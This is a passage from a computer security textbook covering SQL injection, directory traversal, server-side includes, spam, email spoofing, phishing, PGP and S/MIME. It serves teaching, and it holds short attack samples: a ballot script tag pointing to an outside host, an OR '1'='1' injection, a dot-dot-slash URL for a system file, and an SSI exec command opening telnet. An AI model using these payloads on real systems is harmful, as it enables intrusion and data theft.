Sidebar 4-8 Scripting Votes

In Swedish elections anyone can write in any candidate. The Swedish election authority publishes all write-in candidate votes, listing them on a web site (<http://www.val.se/val/val2010/handskrivna/handskrivna.sky>). One write-in vote was recorded as the following:

[Click here to view code image](#)

```
[Voting location: R;14;Västra Götalands
län;80;Göteborg;03;Göteborg, Centrum;
0722;Centrum, Övre Johanneberg;]
(Script src=http://hittepa.webs.com/x.txt);1
```

This is perhaps the first example of a pen-and-paper script attack. Not only did it fail because the paper ballot was incapable of executing code, but without the HTML indicators `<script>` and `</script>`, this “code” would not execute even if the underlying web page were displayed by a browser. But within a few elections someone may figure out how to encode a valid script on a paper ballot, or worse, on an electronic one.

SQL Injection

Cross-site scripting attacks are one example of the category of injection attacks, in which malicious content is inserted into a valid client-server exchange. Another injection attack, called **SQL injection**, operates by inserting code into an exchange between a client

and database server.

To understand this attack, you need to know that database management systems (DBMSs) use a language called **SQL** (which, in this context, stands for structured query language) to represent queries to the DBMS. The queries follow a standard syntax that is not too difficult to understand, at least for simple queries. For example, the query

[Click here to view code image](#)

```
SELECT * FROM users WHERE name = 'Williams';
```

will return all database records having “Williams” in the name field.

Often these queries are composed through a browser and transmitted to the database server supporting the web page. A bank might have an application that allows a user to download all transactions involving the user’s account. After the application identifies and authenticates the user, it might compose a query for the user on the order of

[Click here to view code image](#)

```
QUERY = "SELECT * FROM trans WHERE acct='"  
+ acctNum + "'";"
```

and submit that query to the DBMS. Because the communication is between an application running on a browser and the web server, the query is encoded within a long URL string

[Click here to view code image](#)

```
http://www.mybank.com  
?QUERY=SELECT%20*%20FROM%20trans%20WHERE%20acct='2468'
```

In this command, the space character has been replaced by its numeric equivalent %20 (because URLs cannot contain spaces), and the browser has substituted ‘2468’ for the account number variable. The DBMS will parse the string and return records appropriately.

If the user can inject a string into this interchange, the user can force the DBMS to return a set of records. The DBMS evaluates the WHERE clause as a logical expression. If the user enters the account number as “‘2468’ OR ‘1’=‘1’” the resulting query becomes

[Click here to view code image](#)

```
QUERY = "SELECT * FROM trans WHERE acct='"  
+ acctNum + "' OR '1'='1'";"
```

and after account number expansion it becomes

[Click here to view code image](#)

```
QUERY = "SELECT * FROM trans WHERE acct='2468'  
OR '1'='1'";"
```

Because ‘1’=‘1’ is always TRUE, the OR of the two parts of the WHERE clause is always TRUE, every record satisfies the value of the WHERE clause and so the DBMS will return all records in the database.

The trick here, as with cross-site scripting, is that the browser application includes direct user input into the command, and the user can force the server to execute arbitrary SQL commands.

Dot-Dot-Slash

Web-server code should always run in a constrained environment. Ideally, the web server should never have editors, xterm and Telnet programs, or even most system utilities loaded. By constraining the environment in this way, even if an attacker escapes from the web-server application, no other executable programs will help the attacker use the web server's computer and operating system to extend the attack. The code and data for web applications can be transferred manually to a web server or pushed as a raw image.

But many web applications programmers are naïve. They expect to need to edit a web application in place, so they install editors and system utilities on the server to give them a complete environment in which to program.

A second, less desirable, condition for preventing an attack is to create a fence confining the web-server application. With such a fence, the server application cannot escape from its area and access other potentially dangerous system areas (such as editors and utilities). The server begins in a particular directory subtree, and everything the server needs is in that same subtree.

Enter the dot-dot. In both Unix and Windows, '..' is the directory indicator for "predecessor." And '../..' is the grandparent of the current location. So someone who can enter file names can travel back up the directory tree one .. at a time. Cerberus Information Security analysts found just that vulnerability in the webhits.dll extension for the Microsoft Index Server. For example, passing the following URL causes the server to return the requested file, autoexec.nt, enabling an attacker to modify or delete it.

[Click here to view code image](#)

```
http://yoursite.com/webhits.htw?CiWebHits
&File=../../../../../../../../winnt/system32/autoexec.nt
```

Server-Side Include

A potentially more serious problem is called a **server-side include**. The problem takes advantage of the fact that web pages can be organized to invoke a particular function automatically. For example, many pages use web commands to send an email message in the "contact us" part of the displayed page. The commands are placed in a field that is interpreted in HTML.

One of the server-side include commands is `exec`, to execute an arbitrary file on the server. For instance, the server-side include command

[Click here to view code image](#)

```
<!--#exec cmd="/usr/bin/telnet &"-->
```

opens a Telnet session from the server running in the name of (that is, with the privileges of) the server. An attacker may find it interesting to execute commands such as `chmod` (change access rights to an object), `sh` (establish a command shell), or `cat` (copy to a file).

Website Data: A User's Problem, Too

You might wonder why we raise a website owner's data in this chapter. After all, shouldn't the site's owner be responsible for protecting that data? The answer is yes, but

with a qualification.

First, you should recognize that this book is about protecting security in all aspects of computing, including networks, programs, databases, the cloud, devices, and operating systems. True, no single reader of this book is likely to need to implement security in all those places, and some readers may never be in a position to actually implement security anywhere, although some readers may go on to design, develop, or maintain such things. More importantly, however, everyone who reads this book will use those components. All readers need to understand both what can go wrong and to what degree website owners and other engineers and administrators can protect against such harm. Thus, everyone needs to know range of potential threats, including those against distant web sites.

But more importantly, some website data affect users significantly. Consider one of the most common data items that web sites maintain: user IDs and passwords. As we describe in [Chapter 2](#), people have difficulty remembering many different IDs and passwords. Making it easier for users, many web sites use an email address as a user's identification, which means user will have the same ID at many web sites. This repetition is not necessarily a problem, as we explain, because IDs are often public; if not an email address, an ID may be some obvious variation of the user's name. What protects the user is the pair of the public ID and private authentication, typically a password. Having your ID is no help to an attacker as long as your password is extremely difficult to guess or derive. Alas, that is where users often go wrong.

Sidebar 4-9 Massive Compromise of a Password Database

The *New York Times* (5 Aug 2014) reported that a group of Russian criminals had stolen over 1.2 billion ID and password pairs, and 500 million email addresses, as well as other sensitive data. These data items came from 420,000 web sites. To put those numbers in perspective, the U.S. Census Bureau (2013) estimated the total population of the world at slightly more than 7 billion people, which of course includes many who are not Internet users. Internet World Stats (<http://www.internetworldstats.com/stats.htm>) estimated that in 2012 there were approximately 2.4 billion Internet users in the world.

The attack results were reported by security consultant Alex Holden of Hold Security.

The attack group started work in 2011 but only began to exfiltrate authentication data in April 2014. Holden stated that the group consists of fewer than a dozen men in their 20s, operating from a base in Russia. The group first infects computers with reconnaissance software that examines web sites visited by the unsuspecting users of infected browsers. A vulnerable web site is reported back to the group, which later tests the site for compromise potential and finally mounts an attack (using SQL injection, which we just described) to obtain the full credentials database.

Faced with many passwords to remember, users skimp by reusing the same password on multiple sites. Even that reuse would be of only minor consequence if web sites protected IDs and corresponding passwords. But, as [Sidebar 4-9](#) demonstrates, websites' ID and

password tables are both valuable to attackers and frequently obtained. The attack described is just one (the largest) of many such incidents described over time. Combine some users' propensity for using the same password on numerous web sites with websites' exposure to password leaking attacks, and you have the potential for authentication disaster.

Even if it is the web site that is attacked, it is the users who suffer the loss. Thus, understanding threats, vulnerabilities, and countermeasures is ultimately the web site owners' responsibility. However, knowing that some web sites fail to protect their data adequately, you should be especially careful with your sensitive data: Choose strong passwords and do not repeat them across web sites.

Foiling Data Attacks

The attacks in this section all depend on passing commands disguised as input. As noted in [Chapter 3](#), a programmer cannot assume that input is well formed.

An input preprocessor could watch for and filter out specific inappropriate string forms, such as < and > in data expected to contain only letters and numbers. However, to support input from different keyboard types and in different languages, some browsers encode special characters in a numeric format, making such input slightly more difficult to filter.

The second countermeasure that applies is access control on the part of backend servers that might receive and execute these data attacks. For example, a database of names and telephone numbers might support queries for a single person. To assist users who are unsure of the spelling of some names, the application might support a wildcard notation, such as AAR* to obtain names and numbers of all people whose name begins with AAR. If the number of matching names is under a predetermined threshold, for example 10, the system would return all matching names. But if the query produces too many matches, the system could return an error indication.

In general, however, blocking the malicious effect of a cross-site scripting attack is a challenge.

4.4 Email Attacks

So far we have studied attacks that involve the browser, either modifying the browser's action or changing the web site the browser presents to the user. Another way to attack a user is through email.

Fake Email

Given the huge amount of email sent and received daily, it is not surprising that much of it is not legitimate. Some frauds are easy to spot, as our first example shows, but some illegitimate email can fool professionals, as in our second example.

A recent email message advised me that my Facebook account had been deactivated, shown in [Figure 4-15](#). The only problem is, I have no Facebook account. In the figure I have shown where some of the links and buttons actually lead, instead of the addresses shown; the underlying addresses certainly do not look like places Facebook would host code.




FIGURE 4-15 Fake Email

This forgery was relatively well done: the images were clear and the language was correct; sometimes forgeries of this sort have serious spelling and syntax errors, although the quality of unauthentic emails has improved significantly. Attackers using fake email know most people will spot the forgery. On the other hand, it costs next to nothing to send 100,000 messages, and even if the response rate is only 0.1%, that is still 100 potential victims.

Fake Email Messages as Spam

Similarly, an attacker can attempt to fool people with fake email messages. Probably everyone is familiar with **spam**, fictitious or misleading email, offers to buy designer watches, anatomical enhancers, or hot stocks, as well as get-rich schemes involving money in overseas bank accounts. Similar false messages try to get people to click to download a browser enhancement or even just click for more detail. Spammers now use more realistic topics for false messages to entice recipients to follow a malicious link. Google's email service for commercial customers, Postini, has reported [GOO10] that the following types of spam are rising:

- fake “nondelivery” messages (“Your message *x* could not be delivered”)
- false social networking messages, especially attempts to obtain login details
- current events messages (“Want more details on [sporting event, political race, crisis]?”)
- shipping notices (“*x* company was unable to deliver a package to your address —shown in this link.”)

Original email used only plain text, so the attacker had to persuade the user to go to a web site or take some action in response to the email. Now, however, email messages can

use HTML-structured content, so they can have links embedded as “click here” buttons.

Volume of Spam

Security firm M86 Security Labs estimates that spam constitutes 86 percent of all email, and Google reports an average of 50–75 spam email messages per day per user of its Enterprise mail service. Message Labs puts the percentage of spam at over 90 percent. Kaspersky estimates that as of February 2014, spam accounts for 68 percent to 71 percent of all email, and Symantec [[SYM14](#)] reported that the percentage of spam to all email traffic held steady between 60 percent and 70 percent throughout 2012 and 2013.

The top countries originating spam are China (22.93 percent), the United States (19.05 percent), and South Korea (12.81 percent); all other countries are less than 8 percent each.

Sidebar 4-10 Cutting Off Spammer Waledac/Storm

On 24 February 2010, Microsoft obtained a court order to cause top-level domain manager VeriSign to cease routing 277 .com domains, all belonging to Waledac, formerly known as Storm. At the same time, Microsoft disrupted Waledac’s ability to communicate with its network of 60,000 to 80,000 nodes that disseminated spam.

Spammers frequently use many nodes to send spam, so email receivers cannot build a short list of spam senders to block. These large numbers of nodes periodically “call home” to a command-and-control network to obtain next instructions of spam to send or other work to perform.

A year earlier, researchers from Microsoft, the University of Mannheim in Germany, and the Technical University of Vienna had infiltrated the Waledac command and control network. Later, when the .com domains were shut down, the researchers used their position in the network to redirect command and update queries to harmless sites, thereby rendering the network nodes inoperable. Within hours of taking the offensive action, the researchers believed they had cut out 90 percent of the network.

When operational, the Waledac network was estimated to be able to generate and send 1.5 billion spam messages per day. This combined legal and technical counteroffensive was effective because it eliminated direct access through the blocked domain names and indirect access through the disabled command-and-control network.

According to Symantec’s analysis, 69.7 percent of spam messages had a sexual or dating content, 17.7 percent pharmaceuticals, and 6.2 percent jobs. [Sidebar 4-10](#) describes a combined legal and technical approach to eliminating spam.

Why Send Spam?

Spam is an annoyance to its recipients, it is usually easy to spot, and sending it takes time and effort. Why bother? The answer, as with many things, is because there is money to be made.

Spammers make enough money to make the work worthwhile.

We have already presented the statistics on volume of spam. The current estimates are that spam constitutes around 70 percent of all email traffic. There must be a profit for there to be that much spam in circulation.

Advertising

The largest proportion of spam offers pharmaceuticals. Why are these so popular? First, some of the drugs are for adult products that patients would be embarrassed to request from their doctors. Second, the ads offer drugs at prices well under local retail prices. Third, the ads offer prescription drugs that would ordinarily require a doctor's visit, which costs money and takes time. For all these reasons people realize they are trading outside the normal, legal, commercial pharmaceutical market, so they do not expect to find ads in the daily newspaper or on the public billboards. Thus, email messages, not necessarily recognized as spam, are acceptable sources of ads for such products.

Pump and Dump

One popular spam topic is stocks, usually ones of which you have never heard—with good reason. Stocks of large companies, like IBM, Google, Nike, and Disney, move slowly because many shares are outstanding and many traders are willing to buy or sell at a price slightly above or below the current price. News, or even rumors, affecting one of these issues may raise or depress the price, but the price tends to stabilize when the news has been digested or the rumor has been confirmed or refuted. It is difficult to move the price by any significant amount.

Stocks of small issuers are often called “penny stocks,” because their prices are denominated in pennies, not in dollars, euros, or pounds. Penny stocks are quite volatile. Because volume is low, strong demand can cause a large percentage increase in the price. A negative rumor can likewise cause a major drop in the price.

The classic game is called pump and dump: A trader pumps—artificially inflates—the stock price by rumors and a surge in activity. The trader then dumps it when it gets high enough. The trader makes money as it goes up; the spam recipients lose money when the trader dumps holdings at the inflated prices, prices fall, and the buyers cannot find other willing buyers. Spam lets the trader pump up the stock price.

Advertising

Some people claim there is no bad publicity. Even negative news about a company brings the company and its name to peoples' attention. Thus, spam advertising a product or firm still fixes a name in recipients' minds. Small, new companies need to get their name out; they can associate quality with that name later.

Thus advertising spam serves a purpose. Months after having received the spam you will have forgotten where you heard the company's name. But having encountered it before in a spam message will make it familiar enough to reinforce the name recognition when you hear the name again later in a positive context.

Malicious Payload

In [Chapter 6](#) we describe botnets, armies of compromised computers that can be commandeered to participate in any of a number of kinds of attacks: causing denial of

service, sending spam, increasing advertising counts, even solving cryptographic puzzles. The bots are compromised computers with some unused computing cycles that can be rented.

How are these computers conscripted? Some are brought in by malware toolkit probes, as we describe in [Chapter 3](#). Others are signed up when users click a link in an email message. As you have seen in other examples in this chapter, users do not know what a computer really does. You click a link offering you a free prize, and you have actually just signed your computer up to be a controlled agent (and incidentally, you did not win the prize). Spam email with misleading links is an important vector for enlisting computers as bots.

Links to Malicious Web Sites

Similarly, shady, often pornographic, web sites want ways to locate and attract customers. And people who want to disseminate malicious code seek victims. Some sites push their content on users, but many want to draw users to the site. Even if it is spam, an email message makes a good way to offer such a site to potentially interested parties.

The Price Is Right

Finally, the price—virtually free—makes spam attractive to advertisers. A spam sender has to rent a list of target addresses, pay to compose and send messages, and cover the service provider's fees. These terms are all small, and the cost of spam is low. How else would spammers stay in business?

Spam is part of a separate, unregulated economy for activities that range from questionable to illegal. Its perpetrators can move from one political jurisdiction to another to stay ahead of legal challenges. And because it is an off-the-books enterprise without a home, it can avoid taxes and investigation, making it a natural bedfellow with other shady dealings. It is lucrative enough to remain alive and support its perpetrators comfortably.

What to Do about Spam?

At about 70 percent of Internet email activity, Spam consumes a significant share of resources. Without spam, ISPs and telecommunications backbone companies could save significantly on expanding capacity. What options are there for eliminating, reducing, or regulating spam?

Legal

Numerous countries and other jurisdictions have tried to make the sending of massive amounts of unwanted email illegal. In the United States, the CAN-SPAM act of 2003 and Directive 2002/58/EC of the European Parliament are two early laws restricting the sending of spam; most industrialized countries have similar legislation. The problems with all these efforts are jurisdiction, scope, and redress.

Spam is not yet annoying, harmful, or expensive enough to motivate international action to stop it.

A country is limited in what it can require of people outside its borders. Sending unsolicited email from one person in a country to another in the same country easily fits

the model of activity a law can regulate: Search warrants, assets, subpoenas, and trials all are within the courts' jurisdiction. But when the sender is outside the United States, these legal tools are harder to apply, if they can be applied at all. Because most spam is multinational in nature—originating in one country, sent through telecommunications of another, to a destination in a third with perhaps a malicious link hosted on a computer in a fourth—sorting out who can act is complicated and time consuming, especially if not all the countries involved want to cooperate fully.

Defining the scope of prohibited activity is tricky, because countries want to support Internet commerce, especially in their own borders. Almost immediately after it was signed, detractors dubbed the U.S. CAN-SPAM act the “You Can Spam” act because it does not require emailers to obtain permission from the intended recipient before sending email messages. The act requires emailers to provide an opt-out procedure, but marginally legal or illegal senders will not care about violating that provision

Redress for an offshore agent requires international cooperation, which is both time consuming and political. Extraditing suspects and seizing assets are not routine activities, so they tend to be reserved for major, highly visible crimes.

Thus, although passing laws against spam is easy, writing effective laws and implementing them is far more difficult. As we describe in [Chapter 11](#), laws are an important and necessary part of maintaining a peaceful and fair civil society. Good laws inform citizens of honest and proper actions. But laws are not always effective deterrents against determined and dedicated actors.

Source Addresses

The Internet runs on a sort of honor system in which everyone is expected to play by the rules. As we noted earlier, source addresses in email can easily be forged. Legitimate senders want valid source addresses as a way to support replies; illegitimate senders get their responses from web links, so the return address is of no benefit. Accurate return addresses only provide a way to track the sender, which illegitimate senders do not want.

Still, the Internet protocols could enforce stronger return addresses. Each recipient in the chain of email forwarding could enforce that the address of the sender match the system from which this email is being transmitted. Such a change would require a rewriting of the email protocols and a major overhaul of all email carriers on the Internet, which is unlikely unless there is another compelling reason, not security.

Email sender addresses are not reliable.

Screeners

Among the first countermeasures developed against spam were screeners, tools to automatically identify and quarantine or delete spam. As with similar techniques such as virus detection, spammers follow closely what gets caught by screeners and what slips through, and revise the form and content of spam email accordingly.

Screeners are highly effective against amateur spam senders, but sophisticated mailers can pass through screeners.

Volume Limitations

One proposed option is to limit the volume of a single sender or a single email system. Most of us send individual email messages to one or a few parties; occasionally we may send to a mass mailing list. Limiting our sending volume would not be a serious hardship. The volume could be per hour, day, or any other convenient unit. Set high enough the limits would never affect individuals.

The problem is legitimate mass marketers, who send thousands of messages on behalf of hundreds of clients. Rate limitations have to allow and even promote commerce, while curtailing spam; balancing those two needs is the hard part.

Postage

Certain private and public postal services were developed in city-states as much as two thousand years ago, but the modern public postal service of industrialized countries is a product of the 1700s. Originally the recipient, not the sender, paid the postage for a letter, which predictably led to letter inundation attacks. The model changed in the early 1800s, making the sender responsible for prepaying the cost of delivery.

A similar model could be used with email. A small fee could be charged for each email message sent, payable through the sender's ISP. ISPs could allow some free messages per customer, set at a number high enough that few if any individual customers would be subject to payment. The difficulty again would be legitimate mass mailers, but the cost of e-postage would simply be a recognized cost of business.

As you can see, the list of countermeasures is short and imperfect. The true challenge is placating and supporting legitimate mass emailers while still curtailing the activities of spammers.

Fake (Inaccurate) Email Header Data

As we just described, one reason email attacks succeed is that the headers on email are easy to spoof, and thus recipients believe the email has come from a safe source. Here we consider precisely how the spoofing occurs and what could be done.

Control of email headers is up to the sending mail agent. The header form is standardized, but within the Internet email network as a message is forwarded to its destination, each receiving node trusts the sending node to deliver accurate content. However, a malicious, or even faulty, email transfer agent may send messages with inaccurate headers, specifically in the "from" fields.

The original email transfer system was based on a small number of trustworthy participants, and the system grew with little attention to accuracy as the system was opened to less trustworthy participants. Proposals for more reliable email include authenticated Simple Mail Transport Protocol (SMTP) or SMTP-Auth (RFC 2554) or Enhanced SMTP (RFC 1869), but so many nodes, programs, and organizations are involved in the Internet email system that it would be infeasible now to change the basic email transport scheme.

Without solid authentication, email sources are amazingly easy to spoof. Telnet is a protocol that essentially allows a user at a keyboard to send commands as if produced by

an application program. The SMTP protocol, which is fully defined in RFC 5321, involves a number of text-based conversations between mail sender and receiver. Because the entire protocol is implemented in plain text, a person at a keyboard can create one side of the conversation in interaction with a server application on the other end, and the sender can present any message parameter value (including sender's identity, date, or time).

It is even possible to create and send a valid email message by composing all the headers and content on the fly, through a Telnet interaction with an SMTP service that will transmit the mail. Consequently, headers in received email are generally unreliable.

Phishing

One type of fake email that has become prevalent enough to warrant its own name is phishing (pronounced like "fishing"). In a **phishing** attack, the email message tries to trick the recipient into disclosing private data or taking another unsafe action. Phishing email messages purport to be from reliable companies such as banks or other financial institutions, popular web site companies (such as Facebook, Hotmail, or Yahoo), or consumer products companies. An example of a phishing email posted as a warning on Microsoft's web site is shown in [Figure 4-16](#).




FIGURE 4-16 Example Phishing Email Message

A more pernicious form of phishing is known as **spear phishing**, in which the bait looks especially appealing to the prey. What distinguishes spear phishing attacks is their use of social engineering: The email lure is personalized to the recipient, thereby reducing the user's skepticism. For example, as recounted in [Sidebar 4-11](#), a phishing email might appear to come from someone the user knows or trusts, such as a friend (whose email contacts list may have been purloined) or a system administrator. Sometimes the phishing email advises the recipient of an error, and the message includes a link to click to enter data about an account. The link, of course, is not genuine; its only purpose is to solicit

account names, numbers, and authenticators.

Spear phishing email tempts recipients by seeming to come from sources the receiver knows and trusts.

Sidebar 4-11 Spear Phishing Nets Big Phish

In March 2011 security firm RSA announced the compromise of the security of its SecurID authentication tokens (described in [Chapter 2](#)). According to a company announcement, an unknown party infiltrated servers and obtained company secrets, including “information ... specifically related to RSA’s SecurID two-factor authentication products.” The company revealed that two spear phishing emails with subject line “2011 Recruitment Plan” were sent to a number of employees. One employee opened the email as well as an attached Excel spreadsheet, “2011 Recruitment plan.xls” infected with a previously unknown vulnerability. The harmful spreadsheet then installed a backdoor that connected the employee’s computer—inside the RSA corporate network—to a remote server.

Earlier, according to a report from *Agence France Presse* (18 Oct 2010), South Korean officials were duped into downloading malware that sent sensitive defense documents to a foreign destination, believed to be Chinese. The officials received email messages appearing to be from Korean diplomats, presidential aides, and other officials; the messages appeared to have come from the two main Korean portals, but the underlying IP addresses were registered in China.

The email messages contained attachments that were titled as and seemed to be important documents, such as plans for a dignitary’s visit or an analysis of the North Korean economy. When the recipient clicked to open the attachment, that action allowed a virus to infect the recipient’s computer, which in turn led to the transfer of the sensitive documents.

Before the G20 summit (meeting of 20 industrialized nations’ diplomats) in September 2012, attackers were able to access several diplomats from unspecified European nations. Tainted emails with attachments with names such as `US_military_options_in_Syria` were used to entice the recipients to open the files that then infected computers. The attackers were able to collect data from these computers in advance of and during the summit meeting.

In October 2012 the White House was a victim of a spear phishing attack that compromised an unclassified server. And in July 2013 White House staffers were again fooled by phishing email, this time designed to look like legitimate BBC or CNN news items. When recipients opened the email they were redirected to authentic-looking Gmail or Twitter login pages, from which the attackers were able to extract the staffers’ login credentials.

Protecting Against Email Attacks

Email attacks are getting sophisticated. In the examples shown in this chapter, errors in

grammar and poor layout would raise a user's skepticism. But over time the spam artists have learned the importance of producing an authentic-looking piece of bait.

A team of researchers looked into whether user training and education are effective against spear phishing attacks. Deanna Caputo and colleagues [CAP14] ran an experiment in which they sent three spear-phishing emails, several months apart, to approximately 1500 employees of a large company. Those who took the spear-phishing bait and clicked the included link were soon sent anti-phishing security educational materials (ostensibly as part of the company's ongoing security education program). The study seemed to show that the training had little effect on employees' future behavior: people who clicked the link in the first email were more likely to click in the second and third; people who did not click were less likely. They also found that most recipients were unlikely to have read the full security training materials sent them, based on the time the training pages were open on the users' screens.

Next we introduce two products that protect email in a different way: We know not to trust the content of email from a malicious or unknown sender, and we know source email addresses can be spoofed so any message can appear to come from a trusted source. We need a way to ensure the authenticity of email from supposedly reliable sources. Solving that problem provides a bonus: Not only are we assured of the authenticity and integrity of the content of the email, but we can also ensure that its contents are not readily available anywhere along the path between sender and recipient. Cryptography can provide these protections.

PGP

PGP stands for Pretty Good Privacy. It was invented by Phil Zimmerman in 1991. Originally a free package, it became a commercial product after being bought by Network Associates in 1996. A freeware version is still available. PGP is widely available, both in commercial versions and freeware.

The problem we have frequently found with using cryptography is generating a common cryptographic key both sender and receiver can have, but nobody else. PGP addresses the key distribution problem with what is called a "ring of trust" or a user's "keyring." One user directly gives a public key to another, or the second user fetches the first's public key from a server. Some people include their PGP public keys at the bottom of email messages. And one person can give a second person's key to a third (and a fourth, and so on). Thus, the key association problem becomes one of caveat emptor (let the buyer beware): If I trust you, I may also trust the keys you give me for other people. The model breaks down intellectually when you give me all the keys you received from people, who in turn gave you all the keys they got from still other people, who gave them all their keys, and so forth.

You sign each key you give me. The keys you give me may also have been signed by other people. I decide to trust the veracity of a key-and-identity combination, based on who signed the key. PGP does not mandate a policy for establishing trust. Rather, each user is free to decide how much to trust each key received.

The PGP processing performs some or all of the following actions, depending on whether confidentiality, integrity, authenticity, or some combination of these is selected:

- Create a random session key for a symmetric algorithm.
- Encrypt the message, using the session key (for message confidentiality).
- Encrypt the session key under the recipient's public key.
- Generate a message digest or hash of the message; sign the hash by encrypting it with the sender's private key (for message integrity and authenticity).
- Attach the encrypted session key to the encrypted message and digest.
- Transmit the message to the recipient.

The recipient reverses these steps to retrieve and validate the message content.

S/MIME

An Internet standard governs how email is sent and received. The general MIME specification defines the format and handling of email attachments. **S/MIME** (Secure Multipurpose Internet Mail Extensions) is the Internet standard for secure email attachments.

S/MIME is very much like PGP and its predecessors, PEM (Privacy-Enhanced Mail) and RIPEM. The Internet standards documents defining S/MIME (version 3) are described in [[HOU99](#)] and [[RAM99](#)] S/MIME has been adopted in commercial email packages, such as Eudora and Microsoft Outlook.

The principal difference between S/MIME and PGP is the method of key exchange. Basic PGP depends on each user's exchanging keys with all potential recipients and establishing a ring of trusted recipients; it also requires establishing a degree of trust in the authenticity of the keys for those recipients. S/MIME uses hierarchically validated certificates, usually represented in X.509 format, for key exchange. Thus, with S/MIME, the sender and recipient do not need to have exchanged keys in advance as long as they have a common certifier they both trust.

S/MIME works with a variety of cryptographic algorithms, such as DES, AES, and RC2 for symmetric encryption.

S/MIME performs security transformations very similar to those for PGP. PGP was originally designed for plaintext messages, but S/MIME handles (secures) all sorts of attachments, such as data files (for example, spreadsheets, graphics, presentations, movies, and sound). Because it is integrated into many commercial email packages, S/MIME is likely to dominate the secure email market.

4.5 Conclusion

The Internet is a dangerous place. As we have explained in this chapter, the path from a user's eyes and fingers to a remote site seems to be direct but is in fact a chain of vulnerable components. Some of those parts belong to the network, and we consider security issues in the network itself in [Chapter 6](#). But other vulnerabilities lie within the user's area, in the browser, in applications, and in the user's own actions and reactions. To improve this situation, either users have to become more security conscious or the technology more secure. As we have argued in this chapter, for a variety of reasons, neither of those improvements is likely to occur. Some users become more wary, but at the same time the user population continually grows with a wave of young, new users who do

not have the skepticism of more experienced users. And technology always seems to respond to the market demands for functionality—the “cool” factor—not security. You as computer professionals with a healthy understanding of security threats and vulnerabilities, need to be the voices of reason arguing for more security.

In the next chapter we delve more deeply into the computing environment and explore how the operating system participates in providing security.

4.6 Exercises

1. The SilentBanker man-in-the-browser attack depends on malicious code that is integrated into the browser. These browser helpers are essentially unlimited in what they can do. Suggest a design by which such helpers are more rigorously controlled. Does your approach limit the usefulness of such helpers?
